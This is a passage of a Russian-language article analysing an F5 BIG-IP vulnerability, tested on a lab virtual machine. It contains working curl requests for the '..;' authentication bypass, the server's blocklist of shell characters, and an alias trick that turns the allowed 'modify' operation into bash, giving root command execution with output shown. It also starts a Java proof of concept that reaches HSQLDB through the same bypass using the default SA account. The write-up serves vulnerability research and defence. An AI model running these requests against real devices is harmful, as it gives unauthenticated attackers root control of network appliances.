    encrypted-password $6$gLe4qgcG$oEdWtqUzphFP0cZlq.mLJsKulrmSjuC.GclaDrKvjBLtGduS0Cowc7o3DT7XQUMU2p9eiEYencvppXyOfwZY
C0
    partition Common
    partition-access {
        all-partitions {
            role admin
        }
    }
    shell none
}
[root@localhost:NO LICENSE:Standalone] tmui #
```

Просмотр списка администраторов BIG-IP через утилиту TMSH


Теперь сделаем то же самое, только через уязвимость.

```
curl -k "https://192.168.31.140/tmui/login.jsp/..;/tmui/locallb/workspace/tmshCmd.jsp?command=list+auth+user+admin" -s
```



Выполнение команд TMSH через уязвимость в F5 BIG-IP


Но это не все! Если немного углубиться в документацию TMSH, то можно обнаружить интересную команду `bash` модуля `util`.



```
[root@localhost:NO LICENSE:Standalone] tmui # tmsh
root@(localhost)(cfg-sync Standalone)(NO LICENSE)(/Common)(tmos)# help util

Help is available on the following topics

Components:
    admdb                fips-card-sync     ping               sipdb           traceroute6
    bash                 fips-util          ping6              ssh-keyswap     unix-ls
    ccmode               gencert            platform_check     ssldump         unix-mv
    clientssl-ciphers    get-ccn-dossier    platform_diag      sys-icheck      unix-rm
    diadb                get-dossier        qkcloud            tcpdump         updatecheck
    dig                  ihealth            qkview             telnet          vconsole
    dnat                 imish              racoonctl          test-monitor    verify-encryption
    domain-tool          ipsecalgdb         scp                tracepath       zebos
    establish-adfs-trust lsndb              serverssl-ciphers  tracepath6
    finalize-custom-ami  netstat            sftp               traceroute

root@(localhost)(cfg-sync Standalone)(NO LICENSE)(/Common)(tmos)# help util bash
```

Список команд модуля util

Эта команда делает именно то, что от нее ожидаешь, — вызывает bash в необходимом контексте. Здесь есть все те же флаги, что и в обычном bash.




```
root@(localhost)(cfg-sync Standalone)(NO LICENSE)(/Common)(tmos)# help util bash
BASH(1)                                                    General Commands Manual
                                  BASH(1)

NAME
       bash - GNU Bourne-Again SHell

SYNOPSIS
       bash [options] [file]

COPYRIGHT
       Bash is Copyright (C) 1989-2011 by the Free Software Foundation, Inc.

DESCRIPTION
       Bash  is  an  sh-compatible  command language interpreter that executes
       commands read from the standard input or from a file.  Bash also incor-
       porates useful features from the Korn and C shells (ksh and csh).

       Bash  is  intended  to  be a conformant implementation of the Shell and
       Utilities portion  of  the  IEEE  POSIX  specification  (IEEE  Standard
       1003.1).  Bash can be configured to be POSIX-conformant by default.

OPTIONS
       All  of  the  single-character shell options documented in the descrip-
       tion of the set builtin command can be used as options when  the  shell
       is invoked.  In addition, bash interprets the following options when it
       is invoked:

       -c string If the -c option is present,  then  commands  are  read  from
                 string.   If  there  are arguments after the string, they are
                 assigned to the positional parameters, starting with $0.
       -i        If the -i option is present, the shell is interactive.
       -l        Make bash act as if it had been invoked as a login shell (see
                 INVOCATION below).
       -r        If  the  -r  option  is present, the shell becomes restricted
                 (see RESTRICTED SHELL below).
       -s        If the -s option is present, or if no arguments remain  after
:...skipping...
```

Страница мануала команды bash в TMSH

Любые команды из модуля `util` можно вызывать как при помощи `run`, так и прямо из командной строки.

- `run /util bash -c id`
- `bash -c id`




```
[root@localhost:NO LICENSE:Standalone] tmui # tmsh
root@(localhost)(cfg-sync Standalone)(NO LICENSE)(/Common)(tmos)# run /util bash -c id
uid=0(root) gid=0(root) groups=0(root) context=unconfined_u:unconfined_r:unconfined_t:s0-s0:c0.c1023
root@(localhost)(cfg-sync Standalone)(NO LICENSE)(/Common)(tmos)# bash -c id
uid=0(root) gid=0(root) groups=0(root) context=unconfined_u:unconfined_r:unconfined_t:s0-s0:c0.c1023
root@(localhost)(cfg-sync Standalone)(NO LICENSE)(/Common)(tmos)#
```

Разные варианты выполнения команд в bash через TMSH

Однако, если попробовать выполнить любой из вариантов через уязвимость, в ответ сервер вернет ошибку `Rejected Tmsh Command`.

```
curl -k "https://192.168.31.140/tmui/login.jsp/..;/tmui/locallb/workspace/tmshCmd.jsp?command=bash+-c+id" -s
```



```
GET /tmui/login.jsp/..;/tmui/locallb/workspace/tmshCmd.jsp?
command=bash+-c+id HTTP/1.1
Host: 192.168.31.140
```

```
HTTP/1.1 200 OK
Date: Mon, 10 Aug 2020 04:19:42 GMT
Server: Apache
X-Frame-Options: SAMEORIGIN
Strict-Transport-Security: max-age=16070400; in
Set-Cookie: JSESSIONID=5C9AD5744D2E5E41AB1D44CE
Content-Type: text/html;charset=ISO-8859-1
Content-Length: 54
Vary: Accept-Encoding
X-Content-Type-Options: nosniff
X-XSS-Protection: 1; mode=block
Content-Security-Policy: default-src 'self'  'u

{"error":"Rejected Tmsh Command","output":""}
```

Попытка вызвать произвольную команду через уязвимость в BIG-IP

Это происходит из-за того, что перед тем, как выполнить TMSH-команду, сервлет `tmshCmd_jsp` производит несколько проверок.

WEB-INF/lib/tmui.jar/com/f5/tmui/locallb/handler/workspace/WorkspaceUtils.java

```
52:     if (!ShellCommandValidator.checkForBadShellCharacters(command) && (operation.equals("create") || operation.equals("delete") || operation.equals("list") || operation.equals("modify"))) {
```

Метод `ShellCommandValidator.checkForBadShellCharacters` проверяет наличие запрещенных символов в строке. В расстрельный список попали:

```
& ; ` ' \ " | * ? ~ < > ^ ( ) [ ] { } $ \n \r
```


WEB-INF/lib/tmui.jar/com/f5/tmui/form/ShellCommandValidator.java

```
24: public static boolean checkForBadShellCharacters(String value) {
25:   char[] cArray = value.toCharArray();
26:   for (int i = 0; i < cArray.length; i++) {
27:     char c = cArray[i];
28:     if (c == '&' || c == ';' || c == '`' || c == ''' || c == '\' || c == '"' || c == '|' || c == '*' || c == '?' || c == '~' || c == '<' || c == '>' || c == '^' || c == '(' || c == ')' || c == '[' || c == ']' || c == '{' || c == '}' || c == '$' || c == '\n' || c == '\r')
29:       return true;
30:   }
31:   return false;
32: }
```

Но это не главная проблема. Что действительно уменьшает область действия, так это вторая часть условия — проверка выполняемой операции.

```
operation.equals("create") || operation.equals("delete") || operation.equals("list") || operation.equals("modify")
```

Как видишь, возможно выполнить только четыре команды TMSH: `create`, `delete`, `list` и `modify`. И здесь на помощь приходят алиасы. Как и в bash, в TMSH можно создать псевдонимы (alias) для команды, чтобы каждый раз не набирать ее. За это отвечает модуль cli alias. Алиасы бывают двух типов — `shared` и `private`. Они отличаются областью видимости — первые доступны внутри всей системы, вторые ограничены текущим пользователем. Посмотреть список псевдонимов можно с помощью команды `list`, удалить — `delete`, а создать новый при помощи `create`.



```
[root@localhost:NO LICENSE:Standalone] tmui # tmsh list cli alias shared
cli alias shared bash {
    command "run /util bash"
    description "Run the bash shell"
}
cli alias shared ccmode {
    command "run /util ccmode"
    description "Use Common Criteria mode settings"
}
cli alias shared dig {
    command "run /util dig"
    description "Interrogate DNS name servers"
}
cli alias shared domain-tool {
    command "run /util domain-tool"
    description "Manage Kerberos Host identities"
}
cli alias shared establish-adfs-trust {
    command "run /util establish-adfs-trust"
    description "Establish ADFS trust"
}
cli alias shared fips-card-sync {
    command "run /util fips-card-sync"
    description "Synchronize FIPS hardware security modules of a redundant system"
}
```

Список общих (shared) псевдонимов в TMSH

Думаю, ты уже догадываешься, к чему я веду. Нужно создать псевдоним для команды `bash`, в качестве имени которого указать любую из четырех разрешенных операций. Только советую делать область видимости `private` и удалять псевдоним сразу после выполнения необходимой команды, чтобы не мешать нормальной работе системы. Итак, план действий следующий.

Командой `create cli alias private modify command bash` создаем в зоне видимости пользователя алиас с именем `modify`, который будет вызывать команду `bash`.


```
curl -k "https://192.168.31.140/tmui/login.jsp/..;/tmui/locallb/workspace/tmshCmd.jsp?command=create+cli+alias+private+modify+command+bash" -s
```

Теперь `modify -c id` выполнит необходимую команду. В моем случае это `id`.

```
curl -k "https://192.168.31.140/tmui/login.jsp/..;/tmui/locallb/workspace/tmshCmd.jsp?command=modify+-c+id" -s
```

Затем `delete cli alias private modify` — удаляем созданный алиас во избежание проблем.

```
curl -k "https://192.168.31.140/tmui/login.jsp/..;/tmui/locallb/workspace/tmshCmd.jsp?command=delete+cli+alias+private+modify" -s
```



```
aLLy /d/VisualHack
$ curl -k "https://192.168.31.140/tmui/login.jsp/..;/tmui/locallb/workspace/tmshCmd.jsp?command=create+cli+alias+private+modify+command+bash" -s | json_pp
{
   "output" : "",
   "error" : ""
}

aLLy /d/VisualHack
$ curl -k "https://192.168.31.140/tmui/login.jsp/..;/tmui/locallb/workspace/tmshCmd.jsp?command=modify+-c+id" -s | json_pp
{
   "error" : "",
   "output" : "uid=0(root) gid=0(root) groups=0(root) context=system_u:system_r:initrc_t:s0\n"
}

aLLy /d/VisualHack
$ curl -k "https://192.168.31.140/tmui/login.jsp/..;/tmui/locallb/workspace/tmshCmd.jsp?command=delete+cli+alias+private+modify" -s | json_pp
{
   "error" : "",
   "output" : ""
}

aLLy /d/VisualHack
$ curl -k "https://192.168.31.140/tmui/login.jsp/..;/tmui/locallb/workspace/tmshCmd.jsp?command=delete+cli+alias+private+modify" -s | json_pp
{
   "output" : "",
   "error" : "01020036:3: The requested cli user alias (modify admin) was not found.\n"
}
```

Успешная эксплуатация уязвимости в F5 BIG-IP. Выполнение произвольных команд с правами суперпользователя

Такую последовательность легко автоматизировать. Готовые решения ты с легкостью сможешь найти на просторах GitHub. Существует даже готовый модуль для Metasploit.

К слову, этот способ RCE был найден позднее. Михаил же в своем репорте предлагает более интересный метод выполнения команд — через базу данных HyperSQL. Давай заодно посмотрим, как это делается.

Продолжение статьи →

← НАЧАЛО СТАТЬИ

БОЛЬШАЯ ДЫРА В BIG-IP

КАК РАБОТАЕТ НОВАЯ УЯЗВИМОСТЬ В ПРОДУКТАХ КОМПАНИИ F5

RCE ЧЕРЕЗ HYPERSQL


В BIG-IP используется база данных HyperSQL. Запросы к сервлету, который с ней работает, `httpd` проксируют по URI `/hsqldb`.

/etc/httpd/conf.d/proxy_ajp.conf

```
ProxyPassMatch ^/hsqldb(.*)$ ajp://localhost:8009/tmui/hsqldb$1 retry
=5
```

Конечно же, этот адрес доступен только после авторизации, но ты уже знаешь, как это обойти.

```
curl -k "https://192.168.31.140/tmui/login.jsp/..;/hsqldb/" -s
```



HSQL Database Engine Servlet

192.168.31.140/tmui/login.jsp/..;/hsqldb/

HSQL Database Engine Servlet

The servlet is running.

The database is also running.

Database name: mem:.

Queries processed: 6

Обход авторизации для доступа к HSQLDB

HyperSQL позволяет работать с базой данных по протоколу HTTP(S). Подключение описано в документации. По дефолту используется пользователь SA и пустой пароль.

Теперь давай накидаем PoC, который будет делать какие-нибудь простые запросы к БД. Для начала нужно скачать правильную библиотеку HSQLDB (ZIP). Затем пропишем в hosts строку

```
192.168.31.140 localhost.localdomain
```

Разумеется, IP должен быть твоей виртуалки! :) Это нужно, чтобы не возиться с SSL-сертификатами в Java. Далее в качестве URL для коннекта к базе данных указываем адрес с байпасом авторизации.

/hsqldb-poc-rce/src/com/f5rce/Main.java

```
package com.f5rce;

import java.sql.*;
import java.lang.*;
import java.util.Properties;

public class Main {

    public static void main(String[] args) throws Exception {
        Class.forName("org.hsqldb.jdbcDriver");
        String connectionURL = "jdbc:hsqldb:https://localhost.localdomain/tmui/login.jsp/..%3b/hsqldb/";
```

Теперь имя пользователя и пароль.

/hsqldb-poc-rce/src/com/f5rce/Main.java

```
Properties props = new Properties();
props.setProperty("user","SA");
props.setProperty("password","");
```

Подключаемся к БД.

/hsqldb-poc-rce/src/com/f5rce/Main.java

```
try {
    Connection c = DriverManager.getConnection(connectionURL, props);
    Statement stmt = null;
    ResultSet result = null;
```

Теперь выполняем простенький запрос

```
SELECT * FROM INFORMATION_SCHEMA.SYSTEM_USERS
```

